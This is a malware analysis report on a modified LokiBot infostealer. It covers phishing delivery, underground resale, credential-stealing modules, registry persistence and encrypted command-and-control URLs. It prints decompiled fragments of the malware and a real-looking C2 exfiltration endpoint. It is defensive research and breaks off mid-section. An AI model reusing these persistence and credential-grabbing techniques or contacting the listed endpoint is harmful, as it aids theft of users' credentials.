



LOKIBOT INFOSTEALER “HIJACKED” VERSION

06-07-2018

AUTHOR: d00rt (@D00RT_RM)

INDEX

1. INTRODUCTION	1
2. GENERAL DETAILS	2
3. ATTACK VECTOR	3
4. SALES AND ACTOR	5
5. TECHNICAL DETAILS (SUMMARY)	9
6. STATIC CONFIGURATION	12
7. SUSPICIOUS BEHAVIOR	14
7.1. DEEP ANALYSIS OF THE SUSPICIOUS BEHAVIOR	16
7.1.1. Decrypt3DESBuffer	18
8. LOOKING FOR OLD SAMPLES	23
9. OLD LOKIBOT VS “HIJACKED” LOKIBOT	24
10. BUILDER	28
11. LOKIBOT “HIJACKED” BUGS	30
12. CONCLUSION	32
13. SCRIPTS AND DISINFECTION	33
13.1. SCRIPTS	33
13.2. DISINFECTION	35
14. REFERENCES	36

1. INTRODUCTION

This article was made for education purposes. Any actions and or activities related to the material contained within the article is solely your responsibility. The misuse of the information in this article can result in criminal charges brought against the persons in question.

The author will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this article to break the law.

A year ago, I published an article related with LokiBot infostealer. I did that article because some security analyst were relating unknown files with NotPetya, finally after I analyzed those unknown files, I noticed that they were LokiBot. Totally unrelated to NotPetya. (<http://reversingminds-blog.logdown.com/posts/2000422-not-petya-not-related-files-in-other-words-loki-bot>).

In this case, I wrote again another article because since various months ago, LokiBot is been used in many malspan campaigns. In this article are documented a series of technical details related with control panels and the author (or authors =D) of this malware.

After deep analysis, I have got to the conclusion that an original LokiBot sample was modified by a third party. This party is now selling LokiBot modified samples (malware hijacking \$\$) that are been used in the most recent malspan campaigns.

2. GENERAL DETAILS

Many samples were analyzed during this research, but most of the images and data that were documented on this article are related to the most distributed LokiBot sample nowadays.

MD5
463469a131f368a0f2215b0ff6146454

This sample is related to an unpacked version of LokiBot.

In this article it's not explained the unpacking process, but it's important to know there are different custom packers which LokiBot is protected with. These packers implement different techniques like Process hollowing or Process injection.

3. ATTACK VECTOR

LokiBot like many malware families, is distributed via malicious emails. These emails don't have any pattern but the way they behave is similar.




Image 1: Flowchart of the attack vector via email.

The malicious email contains a compressed payload or either a Microsoft Office file which finally extracts/downloads a LokiBot sample.

The following images show some of these malicious emails.




Image 2: Lokibot malicious email 1. Using Microsoft Office file




Image 3: Lokibot malicious email 2. Using compressed file

NAFFCOPayment-Invoice853895.rar - archivo RAR 4.x, tamaño descomprimido 1,160,192 bytes					
Nombre	Tamaño	Comprimido	Tipo	Modificado	CRC32
Local Disk					
PI74832928LK.exe	576,000	265,842	Application	13/06/2018 14:25	D307098E
SWIFT103002OUTQ230318171TL.exe	584,192	300,912	Application	13/06/2018 14:24	D35F9EA2

Image 4: Lokibot malicious email 2. The content of the compressed file, LokiBot samples

4. SALES AND ACTOR

The first time Lokibot appeared was in the middle of 2015, in some underground forums where it was possible to buy a custom sample.



Image 5: The first post selling LokiBot

Anyone could get a LokiBot sample for 300\$.



Image 6: The prices of a LokiBot sample in its first versions

The nickname of the vendor was lokistov or Carter, a known user in many underground forums and its contact email were carter@jabster.pl or carter@exploit.im




Image 7: The contacts for buying LokiBot

Like it's shown in the Image 8, the malware was updated every week. And the actor updated a new version.




Image 8: Very often posts with new features

Its price was updated too.




Image 9: LokiBot price update

LokiBot during 2016 was updated until 2017, when LokiBot v2 was released. Since that date, lokistov has not written more updates in the forum.



Image 10: LokiBot functionality update.

Christmas discount =).




Image 11: LokiBot discount for Christmas




Image 12: The latest post about LokiBot. When LokiBot v2 was released.

Recently, in 2018 it was possible to buy a LokiBot sample for a minor price, about 80\$. That is because there were many actors distributing this malware, maybe because it was said that LokiBot malware code was leaked.

As the above image shows, in 2017 Carter was worried because there were more resellers selling his malware.

And today, it's easy to find YouTube tutorials of how to set up LokiBot control panel.



Loki Bot Best Grabber 2018
Joker Fun • 2,9 mil visualizaciones • Hace 1 año
Update Builder In 3/5/2018 Works Awesome Again ===== Builder Available with package !
3:00

[How to Setup] Loki 1.8.1 2018 http Bot | Best Botnet 2018 | All Browser Grabber | Stealer
sAm hacky • 17 mil visualizaciones • Hace 1 año
[How to Setup] Loki 1.8.1 2018 http Bot | Best Botnet 2018 | All Browser Grabber | Stealer | Pony Stealer Best Alibaba tool 150\$...
4:32

How To Setup LokiRAT
TECH TECH • 2,1 mil visualizaciones • Hace 1 año
How-To-Setup-LokiRAT.
5:02

Image 13: Youtube tutorials to set up a LokiBot control panel.

5. TECHNICAL DETAILS (SUMMARY)

LokiBot flowchart is lineal. Once it is in the system and unpacks itself, LokiBot starts collecting the user credentials from different applications of the infected system.

LokiBot doesn't implement any injection technique, or complex execution flow using different stages.

So its behavior is easier for analyzing than other malware families as Dridex.




Image 14: LokiBot behavior flowchart

LokiBot is an infostealer. It performs different tasks to get the credentials from the modules/applications it supports. Once LokiBot gets all credentials it will send them to the C&C via HTTP in a custom packet.




Image 15: Main code of analyzed LokiBot version

The steps showed in the image 14 are:

- 1) Packed LokiBot arrives to the system by different methods described in the ATTACK VECTOR section.
- 2) Packed LokiBot unpacks itself and executes the payload.
- 3) LokiBot is capable of stealing credentials from many applications, like FTP clients, Web browsers and SSH clients. For each application, LokiBot defines a specific function that is able to get its credentials.
Those functions are called in a loop and they save the stolen data into a buffer

```

mov     [ebp+var_A0], offset sc_freshftp
mov     [ebp+var_9C], offset sc_bitkinex
mov     [ebp+var_98], offset sc_ultrafxp
mov     [ebp+var_94], offset sc_ftpnw2
mov     [ebp+var_90], offset sc_securefx
mov     [ebp+var_8C], offset sc_odin_secure_ftp
mov     [ebp+var_88], offset sc_flingftp
mov     [ebp+var_84], offset sc_classicftp
mov     [ebp+var_80], offset sc_9bis_kitty
mov     [ebp+var_7C], offset sc_thunderbird
mov     [ebp+var_78], offset sc_foxmail
mov     [ebp+var_74], offset sub_40DC28
mov     [ebp+var_70], offset sc_incredimail
  
```

Image 16: Modules defined for stealing data from applications




Image 17: The loop responsible to call all of defined modules

- 4) LokiBot gets persistence in the system modifying a registry key and copying itself in a specific folder with a specific name under %APPDATA% folder. This name is unique for each machine that LokiBot infects. The name is generated with the MachineGuid MD5 and is used as a Mutex too. It can be used as bot id.

```
v0 = 0;
v1 = (_BYTE *)sub_404A52(0x80000002, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
v2 = v1;
if ( v1 )
{
    v3 = get_size(v1);
    v4 = sub_40393F(v2, v3);
}
```

Image 18: Reading MachineGuid registry for generating the mutex/bot id

```
In [12]: import hashlib
In [13]: MachineGuid = "34e3cfd-2fe1-2387-9210-597a26539191"
In [14]: Mutex = hashlib.md5(MachineGuid).hexdigest().upper()
In [15]: folder_name = Mutex[7: 7 + 6]
In [16]: file_name = Mutex[12: 12 + 6] + ".exe"
In [17]: folder_name
Out[17]: '715EEB'
In [18]: file_name
Out[18]: 'B341AE.exe'
```

Image 19: Example of how the bot id, the persistence folder and file names are generated

Finally, LokiBot creates a registry key that points to the file it copied before to the specific folder inside the %APPDATA% folder.

- 5) LokiBot waits for new commands to the c&c and creates a new thread for parsing the c&c response.



Image 20: Infinite loop used for asking commands to c&c

6. STATIC CONFIGURATION

Like almost all of the malware families, LokiBot has a static configuration. This static configuration includes the supported modules and the control panel urls where the stolen data will be sent and where the bot will ask for new commands.

There are 5 control panel urls in most of the samples I analyzed. 4 of them were protected with 3DES algorithm but they were never used. The fifth url is protected with a simple XOR implementation. LokiBot tries to communicate to the last url, the url protected with XOR.

All encrypted strings are protected with 3DES algorithm like the four urls corresponding to the control panel. Each time that LokiBot needs to decrypt one of those encrypted strings, it uses the same function, Decrypt3DESstring (that is as I called it on my IDB).

```
v5 = (void *)Decrypt3DESstring(
    &v11[100 * v4],
    v10,
    &TRIPLEDES_KEY_1,
    &TRIPLEDES_KEY_2,
    &TRIPLEDES_KEY_3,
    &TRIPLEDES_KEY_IV,
    0);
```

Image 21: Decrypt3DESstring function. This function is used to decrypt some string protected with 3DES algorithm

Among others parameters, this functions receives the buffer to decrypt and the 3DES key.

The call trace to decrypt a string is:

Decrypt3DESstring → Import3DESKeys + Decrypt3DESBuffer → CryptDecrypt


```
if ( Import3DESKeys((_DWORD *)a3, (_DWORD *)a4, (_DWORD *)a5, a6, &a2, &v15, 0, 0x6603u) )
{
    v13 = Decrypt3DESBuffer(a2, (int)v10, &v14);
    if ( v13 )
    ,
```

Image 22: This code belong to Decrypt3DESstring function, here is where 3DES key is imported and the buffer is decrypted

Decrypt3DESBuffer returns the size of the decrypted string. The decrypted buffer is stored in the same address that it receives as parameter.

Besides the control panel urls, LokiBot protects more strings with 3DES algorithm, so Decrypt3DESstring will be called from different functions. This is

important to keep in mind (Decrypt3DESstring in this version always return the same string :S).





Directic	Ty	Address	Text
	p	GetRegistryKey+65	call Decrypt3DESstring
	p	SendData+DF	call Decrypt3DESstring

Image 23: References to Decrypt3DESstring

In almost all of the samples I analyzed, the control panel urls that are protected with 3DES are the same four, but they are never used. However, the urls protected with XOR are different in each LokiBot sample.

Although it has 5 control panel urls, (4 protected with 3DES that are the same in all samples and 1 protected with XOR that is different in each sample.) this version of LokiBot just uses the url protected with XOR.

At this point, many questions would come to mind to reader, such as:

- Why do almost all of the LokiBot samples have the same 4 urls protected with 3DES?
- Why is the XORed url the unique url that is different between different samples of LokiBot?
- Why does LokiBot use the url protected with XOR (less protection) instead of the urls protected with 3DES?
- Why does LokiBot use stronger protection for the urls that it never will use?

7. SUSPICIOUS BEHAVIOR

As a malware analyst I reversed many pieces of malware. After I analyzed deeper LokiBot samples, I started to think there was something wrong in its behavior.

In the following list I enumerate the suspicious behavior that trigger my curiosity.

- 1) The url used by LokiBot as control panel, is the url with less protection (XOR) in comparison with the 4 stronger protected urls.
- 2) The 3DES protected urls are always the same in the all of LokiBot samples of this version. In addition, those urls are never used.




Image 24: The hex view shows a decrypted buffer (url of c&c) protected with 3DES after CryptDecrypt was called

- 3) As described, LokiBot has some strings protected with 3DES, among them, the 4 control panel urls. Each time that Decrypt3DESstring is called it returns the same string. The string returned is the url protected with XOR. The first time that Decrypt3DESstring is called, it returns the decrypted url, but the second time it's called (an even number times), it returns the url protected with XOR. LokiBot does not check if the returned url is a decrypted url and tries to connect to an encrypted url.




Image 25: Hex view shows the parameter passed to getaddrinfo. In this case is the decrypted url protected with XOR




Image 26: Hex view shows the parameter passed to getaddrinfo. In this case is the encrypted url protected with XOR

- 4) Because Decrypt3DESstring ALWAYS returns the same string when LokiBot tries to get persistence on the system, it calls Decrypt3DESstring to get the registry key. In the latest samples of LokiBot, there is not persistence because when it tries to get the autorun registry key, the returned value of Decrypt3DESstring is the url protected with XOR. WTF?.

```

int __stdcall GetRegistryKey(LPVOID lpMem, int a2)
{
    void *v2; // ebx
    int v3; // eax
    char *v4; // eax
    char *v5; // edi
    char *v6; // eax
    char *v7; // esi
    char v9; // [esp+4h] [ebp-38h]
    int v10; // [esp+38h] [ebp-4h]
    LPVOID lpMema; // [esp+44h] [ebp+8h]

    v10 = 0;
    v2 = lpMem;
    if ( !lpMem )
    {
        v2 = wCreateDirectoryGetFileAtributes((int)L"exe", (int)lpMem);
        v10 = 1;
    }
    lpMema = (LPVOID)wCheckTokenMebership();
    memcpy(&v9, &unk_418810, 0x31u);
    v3 = get_size(&v9);
    v4 = Decrypt3DESstring(&v9, v3, (int)&unk_418868, (int)&unk_41885C, (int)&unk_418850, (int)"1?0`@uR6", 0);
    v5 = v4;
    if ( v4 )

```

Image 27: GetRegistryKey function, responsible to decrypt the buffer protected with 3DES that contains the registry key name used for the persistence

```

lpMema = (LPVOID)wCheckTokenMebership();
memcpy(&v9, &unk_418810, 0x31u);
v3 = get_size(&v9);
registryKey = Decrypt3DESstring(&v9, v3, (int)&unk_418868, (int)&unk_41885C, (int)&unk_418850, (int)"1?0`@uR6", 0);
v6 = registryKey;
if ( !registryKey )
{
    char *registryKey; // eax
    v6 = 90609D48:"http://ipvhosted.duckdns.org:6060/newmarch/fre.php"
    v7 = v6;
    if ( v6 )
    {
        wRegSetValue((lpMema != 0) - 0x7FFFFFFF, (int)v6, a2, (int)v2, 0);
        wHeapFree(v7);
    }
}

```

Image 28: Returned decrypted string is an url, concretely the url protected with XOR instead the registry key name.




Image 29: Created registry key for the persistence. This registry key should be the auto run registry key

- 5) When analyzing LokiBot PE Headers, it's possible to notice almost of all newest LokiBot samples have a section called "x" with writable permissions.

property	value	value	value	value
name	.text	.rdata	.data	.x
md5	94FA411AF1CC6BB168A...	15686B489E8AD18C33F8...	955B3A57EDF41D6C47C...	9154A83C03C0E80CD9F...
file-ratio (81.72 %)	61.88 %	13.09 %	0.40 %	6.35 %
virtual-size (652665 bytes)	79605 bytes	16480 bytes	548388 bytes	8192 bytes
